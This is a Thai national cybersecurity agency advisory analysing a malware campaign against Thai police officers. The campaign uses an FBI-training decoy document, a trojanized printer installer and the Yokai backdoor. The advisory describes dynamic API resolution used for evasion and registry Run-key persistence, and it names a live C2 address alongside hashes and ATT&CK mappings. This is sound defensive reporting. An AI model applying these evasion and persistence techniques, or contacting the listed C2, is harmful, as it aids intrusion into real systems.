ขอเชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร

๒๕๖๗

ด้วยในปี

ปัญหาอาชญากรรมข้ามชาติในไทยยังคงปรากฏต่อเนื่องและส่งผลกระทบต่อความมั่นคงในวงกว้าง

เนื่องจากการพึ่งพาการสื่อสารทางออนไลน์และการทำธุรกรรมผ่านระบบอินเทอร์เน็ตที่เพิ่มขึ้น

ส่งผลให้อาชญากรรมหลายประเภทขยายตัว

เฉพาะอย่างยิ่งอาชญากรรมที่เชื่อมโยงกับกลุ่มทุนต่างชาติในพื้นที่ชายแดนประเทศรอบบ้านไทย อาทิ การค้ำมนุษย์

การฉ้อโกงผ่านโครงข่ายอินเทอร์เน็ต การผลิตและจัดหาเอกสารปลอม เป็นต้น

ดังนั้น บก.อก.บช.ก. กำหนดจะชวนเชิญจนท.อาวุโสดำเนินงานปราบปราม

จากสำนักงานสอบสวนกลางสหรัฐอเมริกา (FBI) ร่วมมือจัดการฝึกอบรมหลักสูตร

การป้องกันและปราบปรามอาชญากรรมข้ามชาติ บริเวณชายแดนไทย

จึงให้ บก.ป. พิจารณาจัดหาข้าราชการตำรวจที่เกี่ยวข้อง

เข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตรฯ บก.อก.จะแจ้งกำหนดการ เวลาและสถานที่ ในโอกาสแรก

หลังประสานกับฝ่ายสหรัฐฯเสร็จ

จึงเรียนมาเพื่อโปรดทราบ

รูปภาพ ไฟล์หลอก (Decoy) ตัวเนมาก เชิญเข้าร่วมโครงการความร่วมมือฝึกอบรมหลักสูตร FBI.docx



ไฟล์หลอก (Decoy) จะแทนที่ไฟล์ทางลัดหลังจากลบตัวเองเพื่อลบร่องรอยของการติดเชื่อ โดยเอกสารดังกล่าวไม่เป็นอันตราย

การวิเคราะห์ไฟล์ PrnInstallerNew.exe ที่แฝงอยู่ในคำสั่งในไฟล์ pdf ปลอม

File: PrnInstallerNew.exe

MD5: 571c2e8cfcd1669cc1e196a3f8200c4e

PrnInstallerNew.exe เป็นไฟล์ปฏิบัติการแบบ 32 บิต เป็นเวอร์ชันโทรจันของ PDF-XChange Driver Installer ซึ่งเป็นซอฟต์แวร์การพิมพ์ PDF มัลแวร์แก้ไขการโทรแบบไดนามิกผ่าน GetProcAddress() โดยจัดเก็บไว้ในโครงสร้างเพื่อหลีกเลี่ยงการตรวจจับ มัลแวร์มักจะหลีกเลี่ยงการฮาร์ดโค้ดชื่อฟังก์ชัน API โดยการสร้างแบบไดนามิกในขณะรันไทม์ ทำให้การตรวจจับโดยเครื่องมือรักษาความปลอดภัยทำได้ยากขึ้น แทนที่จะอ้างอิงฟังก์ชันโดยตรงเช่น send() มัลแวร์จะเก็บอักขระแต่ละตัวไว้ในอาร์เรย์และรวบรวมชื่อฟังก์ชันทีละตัวอักษรก่อนที่จะแก้ไขด้วย GetProcAddress() เทคนิคนี้ช่วยเลี่ยงผ่านเครื่องมือรักษาความปลอดภัยเนื่องจากจะสแกนหาชื่อ API ที่รู้จักภายในไบนารี เมื่อสร้างชื่อฟังก์ชันแล้ว ชื่อฟังก์ชันจะถูกส่งไปยัง GetProcAddress() ซึ่งจะดึงที่อยู่หน่วยความจำของฟังก์ชัน เทคนิคนี้ทำให้มัลแวร์สามารถดำเนินการทางอ้อมได้โดยไม่ต้องเปิดเผยการเรียก API ในตารางการนำเข้า ในการเปิดใช้งานความคงอยู่ไบนารีจะเพิ่มตัวเองเป็นรีจิสทรีใน HKEY_CurrentUser/Software/Windows/CurrentVersion/Run; ซึ่งจะทำให้มัลแวร์ทำงานเมื่อผู้ใช้เข้าสู่ระบบ

รีจิสทรี "MYAccUsrSysCmd_9EBC4579851B72EE312C449C"

MYAccUsrSysCmd_9EBC4579851B72EE312C449C	REG_SZ	c:\programdata\PrnInstallernew.exe
---	--------	------------------------------------

รูปภาพ การเพิ่มของรีจิสทรี

นอกจากนี้ mutex (Mutual Exclusion) จะถูกสร้าง โดยสันนิษฐานว่าตัวแปรได้ถูกใช้อยู่หรือไม่

```
00
34 "MutexHelloWorldSysCmd007"
4D
```

รูปภาพ mutex ถูกสร้าง



หลังจากแก้ไข ws_32.dll แบบไดนามิกไลบรารี Windows สำหรับซ็อกเก็ตมัลแวร์จะเชื่อมต่อกับ IP 154.90.47.77 ผ่านพอร์ต TCP 443 เมื่อใช้ฟังก์ชัน connect() ตำแหน่งของเหยื่อจะถูกตรวจสอบผ่าน IP เนื่องจากมัลแวร์ถูกล็อกทางภูมิศาสตร์ในประเทศไทย โดย IP นี้ถูกใช้ในแคมเปญที่พุ่งเป้าไปที่เจ้าหน้าที่ไทยตามที่รายงานก่อนหน้านี้โดย Netskope (New Yokai Side-loaded Backdoor Targets Thai Officials - Netskope) โดยตามที่สังเกตได้จากแบ็คดอร์ Yokai ชื่อโฮสต์จะถูกส่งไปยัง C2 ซึ่งจะส่งคืนคำสั่งหลังจากที่การตรวจสอบความถูกต้องเสร็จสิ้น

E8 F7E7FFFF	call แบบตอบรับ.304E79	
83C4 0C	add esp,C	
8B45 F4	mov eax,dword ptr ss:[ebp-C]	
66:8B4D E4	mov cx,word ptr ss:[ebp-1C]	
66:8988 00010000	mov word ptr ds:[eax+100],cx	
8B45 E4	mov eax,dword ptr ss:[ebp-1C]	
8945 C0	mov dword ptr ss:[ebp-40],eax	[ebp-40]:"154.90.47.77"
8365 F0 00	and dword ptr ss:[ebp-10],0	
EB 07	jmp	

รูปภาพ การวิเคราะห์แบ็คดอร์ Yokai



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

FileHash-MD5

- B73f59eb689214267ae2b39bd52c33c6
- 0b88f13e40218fcbc9ce6e1079d45169
- 87393d765abd8255b1d2da2d8dc2bf7f
- 571c2e8cfcd1669cc1e196a3f8200c4e

IPv4 (C2)

- 154.90.47.77



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Technique Title	ID
Hijack Execution Flow: DLL Side-Loading	T1574.002
Application Layer Protocol: Web Protocols	T1071.001
Command and Scripting Interpreter: Windows Command Shell	T1059.003
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001
File and Directory Discovery: File and Directory Discovery	T1113
Obfuscated Files or Information	T1027
Masquerading	T1036
Archive Collected Data: Archive via Utility	T1560.001
Dynamic API Resolution	T1027.007



คำแนะนำ

1. ตรวจสอบการรับส่งข้อมูล HTTP และ HTTPS ทั้งหมด รวมถึงการรับส่งข้อมูลบนเว็บและระบบคลาวด์ทั้งหมด เพื่อป้องกันไม่ใหัระบบสื่อสารกับโดเมนและที่อยู่ IP ที่เป็นอันตราย
2. ใช้เทคโนโลยี Remote Browser Isolation (RBI) เพื่อให้การป้องกันเพิ่มเติมเมื่อจำเป็นต้องเข้าเว็บไซต์ที่จัดอยู่ในหมวดหมู่ที่อาจมีความเสี่ยงสูงกว่า เช่น โดเมนที่สังเกตใหม่ และจดทะเบียนใหม่



อ้างอิงจาก

<https://www.cadosecurity.com/blog/chinese-apt-target-royal-thai-police-in-malware-campaign>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ (ศปช.)
สำนักงานคณะกรรมการการรักษาความมั่นคงปลอดภัยไซเบอร์แห่งชาติ

Email: thaicert@ncsa.or.th

Website:

<https://www.ncsa.or.th>

<https://www.thaicert.or.th>

120 หมู่ 3 อาคารรัฐประศาสนภักดี (อาคารบี) ชั้น 7 ศูนย์ราชการเฉลิมพระเกียรติ 80 พรรษา
5 ธันวาคม 2560 ถนนแจ้งวัฒนะ แขวงทุ่งสองห้อง เขตหลักสี่ กรุงเทพฯ 10210

